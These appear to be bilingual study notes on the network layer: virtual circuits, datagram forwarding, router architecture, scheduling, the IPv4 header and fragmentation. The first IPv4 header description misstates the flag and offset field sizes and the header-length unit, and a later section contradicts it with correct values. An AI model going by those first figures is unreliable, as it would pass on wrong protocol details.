ATM	UBR 不指名比特率	none	no	yes	no	no

Connection and Connectionless Service : VC VS Datagram Network

- datagram network provides network-layer connectionless service
- Virtual-circuit network provides network-layer connection service
- analogous to the transport-layer services, but:
 - service: host-to-host
 - no choice: network provides one or the other
 - implementation: in network core


Virtual Circuit Network

虚电路网络从源头到目的地的路径表现得很像电话线路。

一条虚电路的**组成**如下：

- 源和目的主机之间的路径（即一系列链路和路由器）
- VC号，沿着该路径的每段链路的一个号码
- 沿着该路径的每台路由器中的转发表表项


一个简单的虚电路网络和对应该路由器的转发表：



Forwarding table in northwest router:

Incoming interface	Incoming VC #	Outgoing interface	Outgoing VC #
1	12	3	22
2	63	1	18
3	7	2	17
1	97	3	87
...	...	...	...

VC Routers maintain connection state information!



Virtual Circuit Demonstration

Virtual Circuit Network - Workflow

There are three identifiable phases in a virtual circuit:

- *VC setup.* During the setup phase, the sending transport layer contacts the network layer, specifies the receiver's address, and waits for the network to set up the VC. The network layer determines the path between sender and receiver, that is, the series of links and routers through which all packets of the VC will travel. The network layer also determines the VC number for each link along the path. Finally, the network layer adds an entry in the forwarding table in each router along the path. During VC setup, the network layer may also reserve resources (for example, bandwidth) along the path of the VC.
- *Data transfer.* As shown in Figure 4.4, once the VC has been established, packets can begin to flow along the VC.
- *VC teardown.* This is initiated when the sender (or receiver) informs the network layer of its desire to terminate the VC. The network layer will then typically inform the end system on the other side of the network of the call termination and update the forwarding tables in each of the packet routers on the path to indicate that the VC no longer exists.

虚电路网络的工作流程如下：

1. 建立连接
2. 数据传输
3. 连接释放

在建立连接时，需要进行**路由选择**。在数据传输时，数据包会**按照预先建立的虚电路**进行传输。在连接释放时，需要释放虚电路。

Datagram Networks




Figure 4.5 ♦ Datagram network

Longest Prefix Matching

最长前缀匹配是一种路由选择算法，它用于在路由表中查找与给定 IP 地址最匹配的路由。具体来说，最长前缀匹配算法会将 IP 地址与路由表中的每个条目进行比较，然后选择最长的匹配前缀作为下一跳路由器。

when looking for forwarding table entry for given destination address, use *longest* address prefix that matches destination address.

Destination Address Range	Link interface
11001000 00010111 00010*** *****	0
11001000 00010111 00011000 *****	1
11001000 00010111 00011*** *****	2
otherwise	3

examples:

DA: 11001000 00010111 0001 0110 10100001

which interface?

DA: 11001000 00010111 0001 1000 10101010

which interface?

Generic Router Architecture

路由：运行路由选择算法 / 协议 (RIP, OSPF, BGP)-生成路由表

路由器的组成包括：

- 输入端口
- 输出端口
- 交换机 (high-speed switching fabric) 将输入端口与输出端口连接起来，构成局部的转发（根据路由表）。


Router architecture overview 路由器架构



high-level view of generic router architecture:


Two key router functions:

- run routing algorithms/protocol (RIP, OSPF, BGP) : 运行路由算法/协议
- forwarding datagrams from incoming to outgoing link 转发数据报



Generic Router Architecture : Input


- **物理层**：把物理信号转化为数字信号（Bit级接收）
- **数据链路层**：链路层协议动作、解封装得到IP协议实体，判断帧头、帧尾，利用**CRC**检查出错
- **网络层**：通过**路由表**将分组进行**转发**
- **Decentralized Switching** 分布式/去中心化交换：
 - 根据数据报头部的信息如：目的地址，在输入端口内存中的转发表中查找合适的输出端口（匹配+行动）
 - Destination-based Switching 基于目标的转发：仅仅依赖于IP数据报的目标IP地址（传统方法）
 - Generalized Forwarding 通用转发：基于头部字段的任意集合进行转发



输入端口缓存（右图）：

在输入端口会有一个队列，用于缓解输出、输入的不一致性。

- 当交换机构的速率小于输入端口的汇聚速率时，在输入端口可能要排队
- 排队延迟以及由于输入缓存溢出可能造成丢失
- 排在队头的数据报阻止了队列中其他数据报向前移动



输出端口竞争：
只能有一个红色分组被传递，交
换到一个输出端口。
下面红色的分组被阻塞

一个分组时间：
绿色分组经历了头
端阻塞


Generic Router Architecture : Switching Structures/Mechanisms

交换速率：分组可以按照该速率从输入传输到输出

- 运行速度经常是输入/输出链路速率的若干倍
- 如果是N个输入端口：交换机构的交换速度是输入线路速度的N倍比较理想，才不会成为瓶颈

下面我们来分析分组如何从输入端口转向输出端口：

三种典型的**交换机构**（如右图）



基于memory（内存）

- 第一代路由器
- 路由器就是一个计算机，通过软件的方式实现路由
- 输入端口和输出端口分别插入网卡，从输入端口接收来的分组，通过系统总线，交给路由软件，匹配路由表，最后决定从哪一个网口发出。
- 转发速率被内存的带宽限制（数据报通过BUS两遍）
- 一次只能转发一个分组

基于bus（总线）



- 数据报通过共享总线，从输入端口转发到输出端口
- 总线竞争：交换速度受限于总线带宽
- 一次处理一个分组
- 总线速度能达到：Cisco 1900：1 Gbps；Cisco 5600：32 Gbps。对于接入或企业级路由器，速度足够（但不适合区域或骨干网络）

基于crossbar（互连网络）

- 同时并发转发多个分组，克服总线带宽限制
- 当分组从端口A到达，转给端口Y；控制器短接相应的两个总线
- 高级设计：将数据报分片为固定长度的信元，通过交换网络交换（分组长度是不同的）
- Cisco12000：以60Gbps的交换速率通过互连网络

Generic Router Architecture : Output

- **网络层**：接收fabric传来的分组，将分组排队，将分组交给对应链路层的网卡
 - 当数据报从交换机构的到达速度比传输速率快 就需要输出端口缓存
 - 同样，如果队列溢出，分组丢失
 - 由调度规则选择排队的数据报进行传输（并不一定是先来先服务）
 - **链路层**：封装成帧（添加帧头、帧尾、目标MAC地址）
 - **物理层**：将数字信号转化为物理信号，将数据传出去
-
- 当多个输入端口同时向输出端口发送时，缓冲该分组（当通过交换网络到达的速率超过输出速率则缓存）
 - 排队带来延迟，由于输出端口缓存溢出则丢弃数据报（不一定丢弃最后进入队列的分组，取决于规则）



buffering when arrival rate via switch exceeds output line speed 交换速率超过输出速率

queueing (delay) and loss due to **output port buffer overflow!**

Scheduling Mechanism

调度: 选择下一个要通过链路传输的分组

• **FIFO (first in first out)** : 按照分组到来的次序发送

- 丢弃策略:

- tail drop: 丢弃刚到达的分组
- priority: 根据优先权丢失/移除分组
- random: 随机地丢弃/移除

• **优先权调度 (priority scheduling)** : 发送最高优先权的分组

- 多类, 不同类别有不同的优先权
 - 类别可能依赖于标记或者其他的头部字段 (如: IP source/dest, port numbers, ds, 等)
 - 先传高优先级的队列中的分组, 除非没有
 - 高 (低) 优先权中的分组传输次序: FIFO

• **轮转 (Round Robin (RR))** 调度:

- 多类
- 循环扫描不同类型的队列, 发送完一类的一个分组, 再发送下一个类的一个分组, 循环所有类

• **Weighted Fair Queuing (WFQ, 加权公平队列)**:

- 一般化的Round Robin
- 在一段时间内, 每个队列得到的服务时间是: $W_i / (\text{Sigma}(W_i)) \times t$, 和权重成正比
- 每个类在每一个循环中获得不同权重的服务量

Scheduling Mechanism - FIFO

● **FIFO (first in first out) scheduling**: send in order of arrival to queue 先进先出


■ real-world example?

■ **discard policy**: if packet arrives to full queue: who to discard? 丢弃策略

✓ **tail drop**: drop arriving packet 尾部丢弃


✓ **priority**: drop/remove on priority basis 优先级

✓ **random**: drop/remove randomly 随机丢弃



Scheduling Mechanism – Priority Scheduling


- **priority scheduling**: send highest priority queued packet
- multiple *classes*, with different priorities
 - ✓ class may depend on marking or other header info, e.g. IP source/dest, port numbers, etc.
 - ✓ real world example?



Scheduling Mechanism – RR

Round Robin (RR) scheduling: 轮询调度


- multiple classes
- cyclically scan class queues, sending one complete packet from each class (if available)
- real world example?




Scheduling Mechanism – WFQ

Weighted Fair Queuing (WFQ): generalized Round Robin 加权公平队列


- each class gets weighted amount of service in each cycle
- real-world example?



IP Overview



IP 在整个协议栈的位置



- 固定20字节头部 (一行4字节, 固定一共5行)
- 除固定20字节头部外有可选项部分
- body部分 (数据载荷部分)
 - TCP的段
 - UDP的数据报

IP Overview – IP datagram header




Figure 4.13 • IPv4 datagram format

说明：

ver (IP 协议版本号, 4bit) : 4 → IPv4; 6 → IPv6

head.len (头部长度, 4bit) : 以字节为单位

type of service (数据类型, 8bit) : 标识数据报载荷的类型, 为了使分组调度时有依据 (由于IP网络运营模式, 现在基本不用)

length (数据报总长, 16bit) : 标识此IP数据报的总长, 以字节为单位

分片/重组使用 (如果IP数据报超过链路层的最大传输单元MTU, 就会分片)

- 16-bit identifier (16bit) : 判断分片是否是同一个IP数据报
- flags (4bit) : 1 → 后面还有分片; 0 → 后面无分片 (此分片是最后一个)
- fragment offset (12bit) : 偏移量

time to live (TTL, 8bit) : 最大剩余段数 (每经过一个路由器减一)

upper layer (上层协议, 8bit) : 决定将载荷部分交给上层哪种类型的协议实体 (例: TCP、UDP等)

Internet checksum (头部校验和, 16bit) : 数据部分不进行校验, 只判断头部是否异常

- IPv6取消了该字段

32 bit source IP address (32位源IP地址)

32 bit destination IP address (32位目标IP地址)

data: 数据报的载荷部分

Options (可选部分) : 例如, 每经过一个交换节点, 该地址会被记录在option中, 即形成一个经过的路由器的列表, 这样一来, 目标端就知道该分组的传输路径。

IP Overview – IP datagram header

版本：4位。指明IPv4 或 IPv6

首部长度：4位。单位为4B，最大值为60B (15*4B，即此时首部长度字段值为15=1111)。最常用的首部长度是20B，此时不使用任何选项(即可选字段)

总长度：16位。首部和数据之和的长度，单位为B。因此数据报的最大长度为 $2^{16}-1=65535B$ 。以太网帧的最大传送单元(MTU)为1500B，因此当一个IP数据报封装成帧时，数据报的总长度(首部加数据)一定不能超过下面数据链路层的MTU值。

标识：16位。一个计数器，用来产生IP数据报的标识。它是一个计数器，每产生一个数据报就加1，并赋值给标识字段。但它并不是“序号”(因为IP是无连接服务)。当一个数据报的长度超过网络的MTU时，必须分片，此时每个数据报片都复制一次标识号，以便能正确重装成原来的数据报。

标志：3位。

MF (More Fragment)：最低位，MF=1表示“后面还有分片”；MF=0表示“这是最后一个分片”。用于合并被分割的数据报

片偏移：13位。单位为8B。指出较长的分组在分片后，某片在原分组中的相对位置，即每个分片的长度一定是8B (64 位)的整数倍。MF=0不能确定是独立的数据报，还是分片得来的，只有当MF=0且片偏移字段>0时，才能确定是分片的最后一个分片。

首部校验和：16位。只检验数据报的首部，不检验数据部分

生存时间 (TTL)：8位。数据报在网络中可通过的路由器的最大值。确保分组不会永远在网络中循环。路由器在转发分组前，先把TTL减1。若TTL被减为0，则该分组必须丢弃

协议：8位。此分组携带的数据使用何种协议，即分组的数据部分应交给哪个传输层协议，如TCP、UDP等。其中值为6表示TCP,值为17表示UDP

源地址：4B。发送端主机IP

目的地址：4B。接收端主机IP

IP Fragmentation & Reassembly

IP 分片的原因：

网络链路有MTU (Maximum Transmission Unit, 最大传输单元)：链路层帧所携带的最大数据长度。如果IP数据报长度大于MTU，那么就需要将其分片。

不同的链路类型有不同的MTU

思考，如果仅仅是将一个IP数据报“粗暴”地直接分片，那么**第一片包含头部信息**，路由器知道如何处理，那么**其他片没有头部信息**，路由器便无法识别，显然这样是不行的。那么分片就需要一些“手段”（见右）：

假设要传输一个4000字节的数据报：20字节头部 + 3980字节数据，且链路层最大传输单元（MTU）为：1500字节

• **第一片：20Bytes头部 + 1480Bytes数据**

- flags = 1
- fragment offset = 0

• **第二片：20Bytes头部 + 1480Bytes数据**

- flags = 1
- fragment offset = $1480 / 8 = 185$

• **第三片：20Bytes头部 + 1020Bytes数据**

- flags = 0
- fragment offset = $2960 / 8 = 370$

• **注意：在计算偏移量的时候需要除以8（以8字节为单位）**

每一片都到最后的目標主机才进行重组，中间转发节点不重组。如果到达目标主机的分片有丢失，那么分片全部丢弃。

IP Fragmentation & Reassembly

Example

- 4000 byte datagram
- MTU = 1500 bytes

	length	ID	fragflag	offset
	=4000	=x	=0	=0

**One large datagram becomes
several smaller datagrams**

1480 bytes in
data field

offset =
 $1480/8$

	length	ID	fragflag	offset
	=1500	=x	=1	=0

	length	ID	fragflag	offset
	=1500	=x	=1	=185

	length	ID	fragflag	offset
	=1040	=x	=0	=370

Discussions

Suppose a host has a file consisting of 2 million bytes. The host is going to send this file over a link with an MTU of 1,500 bytes. How many datagrams are required to send this file?

Discussions

Suppose a host has a file consisting of 2 million bytes. The host is going to send this file over a link with an MTU of 1,500 bytes. How many datagrams are required to send this file?

注：IP头20Byte；TCP头20Byte；UDP头8Byte

TCP: $2000000 / (1500 - 20 - 20) \approx 1370$

UDP: $2000000 / (1500 - 20 - 8) \approx 1359$

(向上取整)

IPv4

IP地址： 32位标示，对主机或者路由器的接口编址

- 一个IP地址和一个接口相关联

$$223.1.1.1 = \underbrace{11011111}_{223} \underbrace{00000001}_1 \underbrace{00000001}_1 \underbrace{00000001}_1$$

Interface 接口： 主机/路由器和物理链路的连接处

- 路由器通常拥有多个接口
- 主机也有可能拥有多个接口
- IP地址和每一个接口关联

接口是如何连接的？

